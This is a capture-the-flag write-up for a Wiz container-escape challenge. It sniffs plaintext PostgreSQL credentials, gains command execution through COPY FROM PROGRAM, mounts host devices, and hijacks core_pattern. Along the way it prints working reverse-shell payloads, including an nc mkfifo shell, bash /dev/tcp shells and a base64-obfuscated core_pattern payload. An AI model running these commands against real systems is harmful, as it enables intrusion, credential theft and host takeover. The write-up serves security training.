> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2026/wiz-cloud-security-challenge/contain-me-if-you-can.md).
# Contain Me If You Can
### Challenge Description
A container escape challenge where we need to break out of a Docker container and gain access to the host system.
### Table of Contents
* [Challenge Description](#challenge-description)
* [Table of Contents](#table-of-contents)
* [Solution Overview](#solution-overview)
* [Initial Analysis](#initial-analysis)
* [Container Environment Discovery](#container-environment-discovery)
* [Automated Enumeration with Linpeas](#automated-enumeration-with-linpeas)
* [Network Analysis](#network-analysis)
* [Main Exploitation](#main-exploitation)
* [Sniffing PostgreSQL Credentials](#sniffing-postgresql-credentials)
* [PostgreSQL Authentication and Privilege Discovery](#postgresql-authentication-and-privilege-discovery)
* [Achieving RCE on PostgreSQL Container](#achieving-rce-on-postgresql-container)
* [Privilege Escalation within PostgreSQL Container](#privilege-escalation-within-postgresql-container)
* [Docker Escape via Device Mounting](#docker-escape-via-device-mounting)
* [Alternative Escape: Uevent Helper (Attempted)](#alternative-escape-uevent-helper-attempted)
* [Alternative Escape: Core Pattern Technique](#alternative-escape-core-pattern-technique)
* [Getting the Flag](#getting-the-flag)
### Solution Overview
This challenge demonstrates a multi-stage container escape attack:
1. **Network Reconnaissance** - Discovered PostgreSQL database connection through network analysis
2. **Credential Sniffing** - Captured plaintext PostgreSQL credentials by killing and monitoring connection re-establishment
3. **RCE via PostgreSQL** - Exploited superuser privileges to achieve command execution using `COPY FROM PROGRAM`
4. **Container-to-Container Pivot** - Escaped from initial container to PostgreSQL container with root access
5. **Host Escape** - Leveraged mounted `/dev` devices to access host filesystem and execute code on host via `core_pattern` breakout
**Key Vulnerability:** Privileged container with access to host devices (`/dev/vda`, `/dev/vdb`) and writable kernel interfaces (`/proc/sys/kernel/core_pattern`) allowed complete container escape and host compromise.
### Initial Analysis
#### Container Environment Discovery

During initial enumeration, we discovered a `.dockerenv` file indicating we are inside a Docker container. However, the `docker` binary itself is not present in the container
Attempting to locate Docker sockets yielded no results.
**Key findings:**
* Container environment confirmed (`.dockerenv` present)
* No Docker binary available
* No accessible Docker sockets
#### Automated Enumeration with Linpeas

To search for potential container escape vectors, we ran linpeas for automated privilege escalation enumeration.
```bash
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```
The linpeas output didn't reveal any immediate automated escape paths. Additional process monitoring with pspy showed a `sleep infinity` command running on `PID=1`, but nothing particularly interesting.
#### Network Analysis

Checking active network connections revealed an established connection to `172.19.0.2` on port 5432.
**Network findings:**
* Target: `172.19.0.2:5432` (PostgreSQL default port)
* Our IP: `172.19.0.3` (default Docker network range)
* Both IPs in the same Docker network
> **Security Note:** PostgreSQL typically uses plaintext TCP connections on port 5432 by default, making credentials vulnerable to network sniffing within the same network segment.
***
### Main Exploitation
#### Sniffing PostgreSQL Credentials

Since PostgreSQL connections on port 5432 typically use unencrypted TCP, we can capture network traffic to potentially leak credentials.
**Step 1: Capture network traffic**
```bash
tcpdump -i eth0 -w capture.pcap
```
**Analysis:**
The connection was already established, running `SELECT now();` statements. This query returns the current date and time, typically used for health checks.

**Step 2: Force authentication handshake**
Since the connection is already established, we need to kill it to force a re-authentication where credentials will be transmitted in plaintext.
```bash
tcp kill -i eth0 port 5432
```
After killing the connection, we re-ran `tcpdump` to capture the authentication handshake.
**Success! Captured credentials:**
```
Username: user
Password: SecretPostgreSQLPassword
```
#### PostgreSQL Authentication and Privilege Discovery
With the captured credentials, we can now authenticate to the PostgreSQL server using the `psql` client.
```bash
psql -h 172.19.0.2 -U user -W -d mydatabase
```
**Step 1: Enumerate database tables**
```sql
\dt *.*
```
**Output:**
```
List of relations
Schema | Name | Type | Owner
--------------------+--------------------------+-------------+-------
information_schema | sql_features | table | user
information_schema | sql_implementation_info | table | user
information_schema | sql_parts | table | user
information_schema | sql_sizing | table | user
pg_catalog | pg_aggregate | table | user
pg_catalog | pg_am | table | user
pg_catalog | pg_amop | table | user
pg_catalog | pg_amproc | table | user
pg_catalog | pg_attrdef | table | user
pg_catalog | pg_attribute | table | user
pg_catalog | pg_auth_members | table | user
pg_catalog | pg_authid | table | user
pg_catalog | pg_cast | table | user
pg_catalog | pg_class | table | user
pg_catalog | pg_collation | table | user
pg_catalog | pg_constraint | table | user
pg_catalog | pg_conversion | table | user
pg_catalog | pg_database | table | user
pg_catalog | pg_db_role_setting | table | user
pg_catalog | pg_default_acl | table | user
pg_catalog | pg_depend | table | user
pg_catalog | pg_description | table | user
pg_catalog | pg_enum | table | user
pg_catalog | pg_event_trigger | table | user
pg_catalog | pg_extension | table | user
pg_catalog | pg_foreign_data_wrapper | table | user
pg_catalog | pg_foreign_server | table | user
pg_catalog | pg_foreign_table | table | user
pg_catalog | pg_index | table | user
pg_catalog | pg_inherits | table | user
pg_catalog | pg_init_privs | table | user
pg_catalog | pg_language | table | user
pg_catalog | pg_largeobject | table | user
pg_catalog | pg_largeobject_metadata | table | user
pg_catalog | pg_namespace | table | user
pg_catalog | pg_opclass | table | user
pg_catalog | pg_operator | table | user
pg_catalog | pg_opfamily | table | user
pg_catalog | pg_parameter_acl | table | user
pg_catalog | pg_partitioned_table | table | user
pg_catalog | pg_policy | table | user
pg_catalog | pg_proc | table | user
pg_catalog | pg_publication | table | user
pg_catalog | pg_publication_namespace | table | user
pg_catalog | pg_publication_rel | table | user
pg_catalog | pg_range | table | user
pg_catalog | pg_replication_origin | table | user
pg_catalog | pg_rewrite | table | user
pg_catalog | pg_seclabel | table | user
pg_catalog | pg_sequence | table | user
pg_catalog | pg_shdepend | table | user
pg_catalog | pg_shdescription | table | user
pg_catalog | pg_shseclabel | table | user
pg_catalog | pg_statistic | table | user
pg_catalog | pg_statistic_ext | table | user
pg_catalog | pg_statistic_ext_data | table | user
pg_catalog | pg_subscription | table | user
pg_catalog | pg_subscription_rel | table | user
pg_catalog | pg_tablespace | table | user
pg_catalog | pg_transform | table | user
pg_catalog | pg_trigger | table | user
pg_catalog | pg_ts_config | table | user
pg_catalog | pg_ts_config_map | table | user
pg_catalog | pg_ts_dict | table | user
pg_catalog | pg_ts_parser | table | user
pg_catalog | pg_ts_template | table | user
pg_catalog | pg_type | table | user
pg_catalog | pg_user_mapping | table | user
pg_toast | pg_toast_1213 | TOAST table | user
pg_toast | pg_toast_1247 | TOAST table | user
pg_toast | pg_toast_1255 | TOAST table | user
pg_toast | pg_toast_1260 | TOAST table | user
pg_toast | pg_toast_1262 | TOAST table | user
pg_toast | pg_toast_13439 | TOAST table | user
pg_toast | pg_toast_13444 | TOAST table | user
pg_toast | pg_toast_13449 | TOAST table | user
pg_toast | pg_toast_13454 | TOAST table | user
pg_toast | pg_toast_1417 | TOAST table | user
pg_toast | pg_toast_1418 | TOAST table | user
pg_toast | pg_toast_2328 | TOAST table | user
pg_toast | pg_toast_2396 | TOAST table | user
pg_toast | pg_toast_2600 | TOAST table | user
pg_toast | pg_toast_2604 | TOAST table | user
pg_toast | pg_toast_2606 | TOAST table | user
pg_toast | pg_toast_2609 | TOAST table | user
pg_toast | pg_toast_2612 | TOAST table | user
pg_toast | pg_toast_2615 | TOAST table | user
pg_toast | pg_toast_2618 | TOAST table | user
pg_toast | pg_toast_2619 | TOAST table | user
pg_toast | pg_toast_2620 | TOAST table | user
pg_toast | pg_toast_2964 | TOAST table | user
pg_toast | pg_toast_3079 | TOAST table | user
pg_toast | pg_toast_3118 | TOAST table | user
pg_toast | pg_toast_3256 | TOAST table | user
pg_toast | pg_toast_3350 | TOAST table | user
pg_toast | pg_toast_3381 | TOAST table | user
pg_toast | pg_toast_3394 | TOAST table | user
pg_toast | pg_toast_3429 | TOAST table | user
pg_toast | pg_toast_3456 | TOAST table | user
pg_toast | pg_toast_3466 | TOAST table | user
pg_toast | pg_toast_3592 | TOAST table | user
pg_toast | pg_toast_3596 | TOAST table | user
pg_toast | pg_toast_3600 | TOAST table | user
pg_toast | pg_toast_6000 | TOAST table | user
pg_toast | pg_toast_6100 | TOAST table | user
pg_toast | pg_toast_6106 | TOAST table | user
pg_toast | pg_toast_6243 | TOAST table | user
pg_toast | pg_toast_826 | TOAST table | user
```
The tables appear to be standard system tables. However, notably our user owns all tables.
**Step 2: Check user privileges**
**Critical finding:** We are authenticated as a superuser (equivalent to root for PostgreSQL)!
#### Achieving RCE on PostgreSQL Container
With superuser privileges, we can leverage PostgreSQL's built-in functions for file operations and command execution.

**Testing file read capabilities**

Referring to [PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md#postgresql-file-manipulation), we can use `pg_read_file` to read local files.
```sql
SELECT pg_read_file('/etc/passwd', 0, 200);
```
**Analysis:**
Attempting to read `/etc/shadow` or `/flag` returns errors - permission denied and file not found respectively.
This confirms we are inside another container (the PostgreSQL container), not the host machine. We need to achieve command execution to further enumerate and escape.
**Achieving command execution with COPY FROM PROGRAM**
Still referencing [PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md#postgresql-file-manipulation), we can use `COPY FROM PROGRAM` to execute arbitrary commands.

**Step 1: Set up reverse shell listener**

We used `ngrok` and `nc` to set up a tunnel to catch the reverse shell.
**Step 2: Execute reverse shell payload**
```sql
CREATE TABLE shell(output text);
COPY shell FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 172.19.0.3 4444 >/tmp/f';
```
**Payload explained:**
* `rm /tmp/f` - Remove existing named pipe if present
* `mkfifo /tmp/f` - Create named pipe for bidirectional communication
* `cat /tmp/f|sh -i 2>&1|nc 172.19.0.3 4444 >/tmp/f` - Create reverse shell to our listener
**Success!**
We now have a shell on the PostgreSQL container!
#### Privilege Escalation within PostgreSQL Container
**Step 1: Enumerate the container**

During basic enumeration, we discovered a `backup.sh` script.
The script performs hourly PostgreSQL database dumps, running as the root user.

**Step 2: Check sudo privileges**
```bash
sudo -l
```
**Output:**
```
(ALL) NOPASSWD: ALL
```
We can escalate to root within the PostgreSQL container trivially using `sudo su`.
#### Docker Escape via Device Mounting

Despite having root access in the PostgreSQL container, we are still containerized. Let's run linpeas again to identify escape vectors.
```bash
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
./linpeas.sh
```
**Key finding:** The `/dev` directory is mounted with access to host devices!
**Enumerating available devices**
We can see `vda` and `vdb` devices available. Let's attempt to mount these to access the host filesystem.

**Step 1: Mount the host device**
```bash
mkdir /mnt/host
mount /dev/vda /mnt/host

ls -la /mnt/host
```
**Success!** The `vda` device contains the Docker host's underlying filesystem.
**Step 2: Read the flag from host**
```bash
cat /mnt/host/flag
```
We successfully retrieved the flag! However, we still don't have command execution on the host. Linpeas identified two additional escape techniques:
* `core_pattern` breakout
* `uevent_helper` breakout


#### Alternative Escape: Uevent Helper (Attempted)
We attempted the uevent\_helper escape technique documented on [HackTricks](https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation/sensitive-mounts.html?highlight=uevent#sys-vulnerabilities).
**Payload:**
```bash
echo "#!/bin/bash" > /test
echo "bash -i >& /dev/tcp/172.19.0.3/4445 0>&1" >> /test
chmod +x /test
host_path=$(sed -n 's/.*\perdir=(\[^,]\_).\*/\1/p' /etc/mtab)
echo "$host_path/test" > /sys/kernel/uevent_helper
echo change > /sys/class/mem/null/uevent
```
> **Note:** Due to ngrok tunnel limitations (single tunnel), we installed tmux for multi-tab support, avoiding the need for multiple tunnels.
```bash
apt install tmux
```
Unfortunately, this technique didn't successfully provide a reverse shell. We moved on to the core\_pattern technique.
#### Alternative Escape: Core Pattern Technique
The `core_pattern` breakout is well-documented in this [Wiz article](https://www.wiz.io/blog/brokensesame-accidental-write-permissions-to-private-registry-allowed-potential-r). This technique exploits the kernel's core dump handler to execute arbitrary code on the host.
**Step 1: Overwrite core\_pattern with reverse shell payload**
```bash
echo '|/bin/bash -c echo${IFS%%??}L2Jpbi9iYXNoIC1pPiYvZGV2L3RjcC8xNzIuMTkuMC4zLzQ0NDUgMD4mMQo=|base64${IFS%%??}-d|/bin/bash' > /proc/sys/kernel/core_pattern
```
**Payload breakdown:**
* `/proc/sys/kernel/core_pattern` - Kernel parameter defining what happens when a process crashes
* The payload is base64 encoded: `/bin/bash -i>& /dev/tcp/172.19.0.3/4445 0>&1`
* `${IFS%%??}` - Bash variable expansion trick to insert space without using space character
**Step 2: Trigger a crash to execute the payload**
From the PostgreSQL container, trigger a segmentation fault:
```bash
sh -c 'kill -11 "$$"'
```
**Parameters explained:**
* `kill -11` - Sends SIGSEGV (segmentation fault) signal
* `$$` - Current process ID
***
### Getting the Flag

**Success!** We caught a reverse shell from the host system.
**Summary:**
1. The PostgreSQL container runs with excessive privileges (access to `/dev` and `/proc/sys/kernel`)
2. Mounting `/dev/vda` gave us read access to the host filesystem, allowing us to retrieve the flag directly
3. The writable `/proc/sys/kernel/core_pattern` allowed us to hijack the kernel's crash handler
4. When a process crashes, the kernel executes our malicious payload on the host (not in the container)
5. This grants us a full reverse shell with host-level access
**Flag:** `WIZ_CTF{how_the_tables_have_turned_guests_to_hosts}`